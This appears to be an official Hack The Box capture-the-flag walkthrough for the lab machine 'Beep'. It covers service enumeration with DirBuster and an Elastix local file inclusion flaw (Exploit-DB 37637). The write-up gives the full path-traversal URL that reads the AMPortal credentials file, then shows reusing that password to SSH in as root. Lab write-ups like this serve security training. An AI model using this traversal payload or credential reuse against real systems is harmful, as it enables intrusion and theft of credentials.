




Hack The Box
PEN-TESTING LABS



Beep

16th October 2017 / Document No D17.100.22

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Beep has a very large list of running services, which can make it a bit challenging to find the correct entry method. This machine can be overwhelming for some as there are many potential attack vectors. Luckily, there are several methods available for gaining access.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Web-based fuzzing
- Identifying known exploits
- Exploiting local file inclusion vulnerabilities



Enumeration

Nmap



Nmap finds quite a long list of services. For now, Apache, which is running on ports 80 and 443, will be the primary target.



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

https://10.10.10.7:443/

Scan Information Results - List View: Dirs: 0 Files: 0 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
/	200	2149
help	200	686
vtigercrm	200	7049
images	200	178
icons	200	178
themes	200	3370
mail	200	336
modules	200	178
cgi-bin	403	475
static	200	1464
admin	302	215
mailman	403	475

Current speed: 51 requests/sec (Select and right click for more options)
Average speed: (T) 45, (C) 50 requests/sec
Parse Queue Size: 0
Total Requests: 901/207655
Current number of running threads: 100
Time To Finish: 01:08:55
Back Pause Stop Report

Starting dir/file list based brute forcing /why/

Dirbuster also finds a huge list of directories with several content management systems and open source applications. There are several vulnerabilities that can lead to shell amongst the results.



Exploitation

Exploit: <https://www.exploit-db.com/exploits/37637/>

Browsing to the main web directory reveals a copy of **Elastix**. Some searching finds a local file inclusion vulnerability for Elastix 5.3.0 and 5.4.0; **Exploit-DB 37637**.

The proof of concept is extremely simple. Browsing to **https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/ampportal.conf%00&module=Accounts&action** will expose the credentials for AMPortal.

The machine is vulnerable to password reuse, and it is possible to SSH in directly as the root user with the **AMPDBPASS** password. The flags can be obtained from **/home/fanis/user.txt** and **/root/root.txt**

```
root@beep:~  
File Edit View Search Terminal Help  
root@kali:~# ssh root@10.10.10.7  
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.  
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.  
root@10.10.10.7's password:  
Last login: Sat Oct 14 09:37:39 2017 from 10.10.14.8  
  
Welcome to Elastix  
-----  
  
To access your Elastix System, using a separate workstation (PC/MAC/Linux)  
Open the Internet Browser using the following URL:  
http://10.10.10.7  
  
[root@beep ~]# id  
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)  
[root@beep ~]# pwd  
/root  
[root@beep ~]#
```